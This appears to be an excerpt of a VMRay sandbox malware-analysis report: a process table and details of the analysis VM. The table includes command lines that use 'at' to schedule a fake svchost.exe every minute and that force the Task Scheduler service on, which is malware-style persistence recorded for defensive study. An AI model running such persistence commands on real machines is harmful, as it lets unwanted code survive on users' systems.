outlook.exe	"C:\Program Files (x86)\Windows Mail\outlook.exe"	CLEAN
pidgin.exe	"C:\Program Files (x86)\Microsoft SQL Server\pidgin.exe"	CLEAN
scriptftp.exe	"C:\Program Files\Windows Mail\scriptftp.exe"	CLEAN
skype.exe	"C:\Program Files\Windows Sidebar\skype.exe"	CLEAN
smartftp.exe	"C:\Program Files\Windows Sidebar\smartftp.exe"	CLEAN
thunderbird.exe	"C:\Program Files\Windows Mail\thunderbird.exe"	CLEAN
trillian.exe	"C:\Program Files (x86)\Microsoft SQL Server\trillian.exe"	CLEAN
webdrive.exe	"C:\Program Files (x86)\WindowsPowerShell\webdrive.exe"	CLEAN

Process Name	Commandline	Verdict
whatsapp.exe	"C:\Program Files\Windows NT\whatsapp.exe"	CLEAN
winscp.exe	"C:\Program Files (x86)\Microsoft Analysis Services\winscp.exe"	CLEAN
yahoomessenger.exe	"C:\Program Files\Common Files\yahoomessenger.exe"	CLEAN
active-charge.exe	"C:\Program Files\Windows Mail\active-charge.exe"	CLEAN
accupos.exe	"C:\Program Files (x86)\Microsoft.NET\accupos.exe"	CLEAN
afr38.exe	"C:\Program Files\WindowsPowerShell\afr38.exe"	CLEAN
aldelo.exe	"C:\Program Files\Internet Explorer\aldelo.exe"	CLEAN
ccv_server.exe	"C:\Program Files\Windows Portable Devices\ccv_server.exe"	CLEAN
centralcreditcard.exe	"C:\Program Files (x86)\Windows Portable Devices\centralcreditcard.exe"	CLEAN
creditservice.exe	"C:\Program Files (x86)\Windows NT\creditservice.exe"	CLEAN
edcsvr.exe	"C:\Program Files\Microsoft Office\edcsvr.exe"	CLEAN
fpos.exe	"C:\Program Files (x86)\Microsoft SQL Server\fpos.exe"	CLEAN
isspos.exe	"C:\Program Files\Windows Media Player\isspos.exe"	CLEAN
mxslipstream.exe	"C:\Program Files\Internet Explorer\mxslipstream.exe"	CLEAN
omnipos.exe	"C:\Program Files\Microsoft Office\omnipos.exe"	CLEAN
spcwin.exe	"C:\Program Files\Windows NT\spcwin.exe"	CLEAN
utg2.exe	"C:\Program Files (x86)\Windows Sidebar\utg2.exe"	CLEAN
spgagentservice.exe	"C:\Program Files (x86)\Reference Assemblies\spgagentservice.exe"	CLEAN
bloodnowbill.exe	"C:\Program Files (x86)\Microsoft Analysis Services\bloodnowbill.exe"	CLEAN
person_rule.exe	"C:\Program Files\Windows Defender\person_rule.exe"	CLEAN
smile_research.exe	"C:\Program Files\Windows Photo Viewer\smile_research.exe"	CLEAN
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	CLEAN
spoolsv.exe	c:\windows\system\spoolsv.exe PR	CLEAN
at.exe	at 10:12 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:13 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:14 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:15 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:16 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:17 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:19 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:20 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:21 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:22 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:23 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:24 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:25 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN

Process Name	Commandline	Verdict
at.exe	at 10:26 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:27 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:28 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
at.exe	at 10:29 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe	CLEAN
sc.exe	sc config Schedule start= auto	CLEAN
sc.exe	sc start Schedule	CLEAN

YARA / AV

No YARA or AV matches available.

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	win10_64_th2_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	4.6.0
Dynamic Engine Version	4.6.0 / 07/08/2022 04:26
Static Engine Version	4.6.0.0 / 2022-07-08 03:00:22
AV Exceptions Version	4.6.1.9 / 2022-07-29 14:01:00
Link Detonation Heuristics Version	4.6.1.9 / 2022-07-29 14:01:00
Smart Memory Dumping Rules Version	4.6.1.9 / 2022-07-29 14:01:00
Config Extractors Version	4.6.1.12 / 2022-08-02 11:53:09
Signature Trust Store Version	4.6.1.9 / 2022-07-29 14:01:00
VMRay Threat Identifiers Version	4.6.1.14 / 2022-08-03 12:19:21
YARA Built-in Ruleset Version	4.6.1.10

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	Not installed

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows